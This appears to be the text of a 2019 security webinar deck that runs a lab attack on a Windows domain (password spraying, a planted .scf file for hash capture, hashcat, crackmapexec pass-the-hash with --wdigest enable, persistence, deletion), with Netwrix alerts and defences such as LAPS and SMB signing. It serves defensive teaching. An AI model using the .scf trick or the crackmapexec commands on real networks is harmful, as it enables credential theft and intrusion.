When:	5/16/2019 2:57:42 PM
Where:	7ms-dc01.7min.sec



“Are people still picking stinky passwords?” (using Responder)



“Are people still picking stinky passwords?” (password spraying)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
```



“Are people still picking stinky passwords?”



Netwrix Auditor for Active Directory

Logon Activity Summary

- Successful Logons 70
- Failed Logons 82

■ Failed Logon	Logon	N/A	7min.sec	7ms-dc01.7min.sec	JBuchanan	5/16/2019 4:19:59 PM	Not Applicable	Cause: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.
■ Failed Logon	Logon	N/A	7min.sec	7ms-dc01.7min.sec	Than0s	5/16/2019 4:19:59 PM	Not Applicable	Cause: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.
■ Failed Logon	Logon	N/A	7min.sec	7ms-dc01.7min.sec	PQuill	5/16/2019 4:19:59 PM	Not Applicable	Cause: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.
■ Failed Logon	Logon	N/A	7min.sec	7ms-dc01.7min.sec	RRaccoon	5/16/2019 4:19:59 PM	Not Applicable	Cause: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.
■ Failed Logon	Logon	N/A	7min.sec	7ms-dc01.7min.sec	HHogan	5/16/2019 4:19:59 PM	Not Applicable	Cause: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.

“Are people still picking stinky passwords?”



<https://haveibeenpwned.com/Passwords>

	Format	File	Date	Size
torrent cloudflare	SHA-1	Version 4 (ordered by prevalence)	17 Jan 2019	11.0GB
torrent cloudflare	SHA-1	Version 4 (ordered by hash)	17 Jan 2019	9.78GB
torrent cloudflare	NTLM	Version 4 (ordered by prevalence)	17 Jan 2019	8.85GB
torrent cloudflare	NTLM	Version 4 (ordered by hash)	17 Jan 2019	7.58GB

“Are people still picking stinky passwords?”



<https://github.com/JacksonVD/PwnedPasswordsDLL-API>

 [PwnedPasswordsDLL-API.dll](#)

<https://github.com/JacksonVD/PwnedPasswordsDLL>

 [PwnedPasswordsDLL.sln](#)

<https://safepass.me>

 [SafePassMe-4.0.5.msi](#)

“I’ll leave some ‘presents’ on the file shares!” (HR share)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
```



“I’ll leave some ‘presents’ on the file shares!”

Netwrix Auditor Alert

7MS-No snooping

Who:	7MS\test
Action:	Read (Failed Attempt)
Object type:	Folder
What:	\\7ms-dc01\hr
When:	5/16/2019 5:40:46 PM
Where:	7ms-dc01
Workstation:	192.168.55.60
Data source:	File Servers



“I’ll leave some ‘presents’ on the file shares!” (see all shares)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
```



“I’ll leave some ‘presents’ on the file shares!” (with sneaky files)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
root@up2nogood: /7MinSuckurity#
```




“I’ll leave some ‘presents’ on the file shares!” (with sneaky files)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
[root@up2nogood: /7MinSuckurity#
[root@up2nogood: /7MinSuckurity# cat index.scf
[Shell]
Command=1
IconFile=\\192.168.55.60\lol.ico
[Taskbar]
Command=ToggleDesktop
root@up2nogood: /7MinSuckurity#
```



“I’ll leave some ‘presents’ on the file shares!” (upload sneaky files)



“I’ll leave some ‘presents’ on the file shares!”

Netwrix Auditor Alert


Potentially Harmful File Created on File Server





Alerts when a potentially harmful file, such as an executable, installer, script, or registry key, is created on your file server. Use this alert to detect security threats and provide a timely response. This alert does not work out of the box; you must provide a file server name to activate the alert.

Who:	7MS\test
Action:	Added
Object type:	File
What:	\\7ms-dc01\shared-files\index.scf
When:	5/16/2019 6:07:49 PM
Where:	7ms-dc01
Workstation:	192.168.55.60



“I’ll leave some ‘presents’ on the file shares!” (catch hashes)





 Windows Server 2012

Windows Server 2012 Standard Evaluation
Windows License valid for 164 days
Build 9200



6:20 PM
5/16/2019



Recycle Bin



Microsoft Edge



Brian's PC



7MS Share Drive



Type here to search



6:23 PM
5/16/2019



“Crack and relay hashes!” (crack captured hashes!)

```
root@up2nogood: /7MinSuckurity/hashes — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity/hashes#
```



“Crack and relay hashes!” (crack captured hashes – nogo 😞)

```
root@up2nogood: /7MinSuckurity/hashes — ssh root@192.168.55.60 — 107x25
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keypace – workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: NetNTLMv2
Hash.Target....: hashes.txt
Time.Started....: Thu May 16 18:42:00 2019 (0 secs)
Time.Estimated...: Thu May 16 18:42:00 2019 (0 secs)
Guess.Base.....: File (/opt/seclists/Passwords/UserPassCombo-Jay.txt)
Guess.Queue.....: 19/19 (100.00%)
Speed.#1.....: 243.4 kH/s (1.77ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/2 (0.00%) Digests, 0/2 (0.00%) Salts
Progress.....: 1454/1454 (100.00%)
Rejected.....: 0/1454 (0.00%)
Restore.Point....: 727/727 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidates.#1....: root -> nimda

Started: Thu May 16 18:41:20 2019
Stopped: Thu May 16 18:42:01 2019
root@up2nogood: /7MinSuckurity/hashes#
```



“Crack and relay hashes!” (what about local admin?)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
```




“Crack and relay hashes!” (anybody not using SMB signing?)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
```



“Crack and relay hashes!” (Responder+Multirelay = 😊)



“Crack and relay hashes!” (could we have stopped this?)

techgenix.com/windows-smb-signing/

The screenshot shows the Windows Local Security Policy console. The left pane shows the tree view with 'Local Policies' expanded to 'Security Options'. The right pane shows a list of policies with their current settings. The following table summarizes the visible policies and their states:

Policy	Security Setting
Interactive logon: Do not display last user name	Disabled
Interactive logon: Do not require CTRL+ALT+DEL	Disabled
Interactive logon: Machine account lockout threshold	Not Defined
Interactive logon: Machine inactivity limit	3600 seconds
Interactive logon: Message text for users attempting to log on	
Interactive logon: Message title for users attempting to log on	
Interactive logon: Number of previous logons to cache (in case domain controller is not available)	10 logons
Interactive logon: Prompt user to change password before expiration	5 days
Interactive logon: Require Domain Controller authentication to unlock workstation	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (always)	Enabled
Microsoft network client: Digitally sign communications (if server agrees)	Enabled
Microsoft network client: Send unencrypted password to third-party SMB servers	Disabled
Microsoft network server: Amount of idle time required before suspending session	15 minutes
Microsoft network server: Attempt S4U2Self to obtain claim information	Not Defined
Microsoft network server: Digitally sign communications (always)	Enabled



“Crack and relay hashes!” (where else am I local admin?)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
```



“Crack and relay hashes!”

Local Administrator Password Solution (LAPS)

Important! Selecting a language below will dynamically change the complete page content to that language.

Language:


English

Download

The "Local Administrator Password Solution" (LAPS) provides management of local account passwords of domain joined computers. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read it or request its reset.



“Crack and relay hashes!”



Setup LAPS management workstation

1. From the workstation where you will manage LAPS, log in as a domain admin.
2. Download the LAPS bundle at <https://www.microsoft.com/en-us/download/details.aspx?id=46899>.
3. Run the **LAPS.x64.msi** and in the install, choose to install the **AdmPwd GPO Extension** (selected by default) but also the **Management Tools** by clicking the drop-down and selecting **Entire feature will be installed on local hard drive**. After completing these steps you should now see Local Administrator Password Solution in the installed programs list).

Configure policy store for LAPS

1. Copy `C:\Windows\PolicyDefinitions\AdmPwd.admx` to `\\yourdomain.com\sysvol\yourdomain.com\Policies\PolicyDefinitions\`
2. Copy `C:\Windows\PolicyDefinitions\en-us\AdmPwd.adml` to `\\yourdomain.com\sysvol\yourdomain.com\Policies\PolicyDefinitions\en-us\`.

Note, if your central store is not setup, you will want to follow [this article](#) to get it configured first.

Configure AD for LAPS

1. Back at your administrative LAPS workstation, ensure you are running at least Powershell 3.x (run `$PSVersionTable.PSVersion` to determine that. then install [WMF 5.1](#) to quickly jump from older versions of PS to the current).

“Crack and relay hashes!” (enable wdigest)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
root@up2nogood: /7MinSuckurity# crackmapexec smb 192.168.55.0/24 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:74f137811830e4804873f9ad4ffb97ff --local-auth
```



“Establish persistence!” (with new local admin user)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
root@up2nogood: /7MinSuckurity# crackmapexec smb 192.168.55.0/24 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:74f137811830e4804873f9ad4ffb97ff --local-auth --wdigest enable
```



“Establish persistence!”

Netwrix Auditor Alert

Who:	7MS-APP01\Administrator
Action:	Modified
Object type:	Local Group
What:	System Information\Local Groups\Administrators
When:	5/16/2019 10:15:09 PM
Where:	7ms-app01
Data source:	Windows Server
Monitoring plan:	WinServer_Monitoring plan 1
Item:	7ms-app01 (Computer)
RID:	201905170328426707DE33419A30B483C947D2B7DFDE0C
Details:	Members: - Added: "7MS-APP01\admin2"






Recycle Bin



Google
Chrome

 Windows Server 2012

Windows Server 2012 Standard Evaluation
Windows License valid for 180 days
Build 9200



10:23 PM
5/16/2019

Netwrix Auditor 9.7

Visibility Platform for User Behavior Analysis and Risk Mitigation

[Help Center](#)

Quick Start

 New Active Directory Plan	 New Windows File Servers Plan
 New Windows Server Plan	 New SQL Server Plan
 New Exchange Plan	 New Exchange Online Plan
 New Azure AD Plan	 All data sources

Intelligence

 Search			 Reports		
 Behavior anomalies	 Risk assessment	 Enterprise overview			
 Failed activity trend		 User account status changes		 Activity outside business hours	
 Logons by single user from multiple endpoints		 Administrative group and role changes		 AD or Group Policy modifications by administrator	

Configuration

 Monitoring Plans	
 Alerts	 Subscriptions
 Integration	 Health status
 Settings	

Trial period: 15 days. After the trial period ends, you can supply a commercial license, or switch to Free Community Edition.

netwrix



Recycle Bin



kiwi_passwords.yar



Type here to search



10:34 PM
5/16/2019



“Trash the place!”

Netwrix Auditor Alert

Logon to 7MS-DC01

Alerts on any successful logon to a machine critical to security, such as an important domain controller. Use this alert to exercise security control over your organization. This alert does not work out of the box; you must provide a computer name to activate the alert.

Who:	7MS\brian
Action:	Successful Logon
Object type:	Interactive logon
What:	7ms-dc01.7min.sec
When:	5/17/2019 12:24:31 AM
Where:	7ms-dc01.7min.sec



“Trash the place!”

Netwrix Auditor Alert

Mass Data Removal from File Servers

Alerts when someone removes a significant number of files from a file server within a short period of time. Use this alert to detect potentially harmful users and mitigate risks. This alert does not work out of the box; you must provide a file server name to activate the alert.

The alert was triggered by 10 activity records being captured within 600 seconds. The most recent of those activity records is shown below. To review the full activity trail, use the interactive search in Netwrix Auditor.

Who:	7MS\brian
Action:	Removed
Object type:	File
What:	\\7ms-dc01\shared-files\Sales\HowToSell.doc
When:	5/16/2019 11:54:11 PM
Where:	7ms-dc01



Netwrix Auditor 9.7

Visibility Platform for User Behavior Analysis and Risk Mitigation

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Trial period: 15 days. After the trial period ends, you can supply a commercial license, or switch to Free Community Edition.

Conclusion

- 🧐 Practice good wifi security
- 🧐 Know what's on your network!
- 🧐 Use long/strong/unique passwords
 - Pwned Passwords for domain accounts
 - Local Administrator Password Solution for local accounts
- 🧐 Turn on SMB signing
- 🧐 Monitor for important group membership changes





Netwrix Auditor

Know Your Data. Protect What Matters.



About Netwrix Corporation

Year of foundation: 2006

Headquarters location: Irvine, California

Global user base: over 300,000

Recognition:

- 7 years among the fastest growing software companies in the US
- More than 140 industry awards



Financial



Healthcare & Pharma



Education



Business Services



Government



Industrial and Technology



Netwrix Data Sources

Audit

- Active Directory
- Group Policy
- Windows Server
- VMware
- Network Devices
- AzureAD

- Windows File Servers
- SharePoint
- Dell EMC
- SQL Server
- NetApp
- Oracle Database
- Nutanix Files
- Office 365
- Exchange

- MySQL
- OpenText Content Suite
- PostgreSQL
- Websites
- Box
- Google Drive
- Salesforce

Data Discovery and Classification

Useful links

- **Free trial:** Set up Netwrix Auditor in your own test environment netwrix.com/auditor
- **Virtual appliance:** Get Netwrix Auditor up and running in minutes netwrix.com/go/appliance
- **In-browser demo:** Run a demo right in your browser with no need to install anything netwrix.com/go/browser_demo
- **Contact Sales** to obtain more information: netwrix.com/contactsales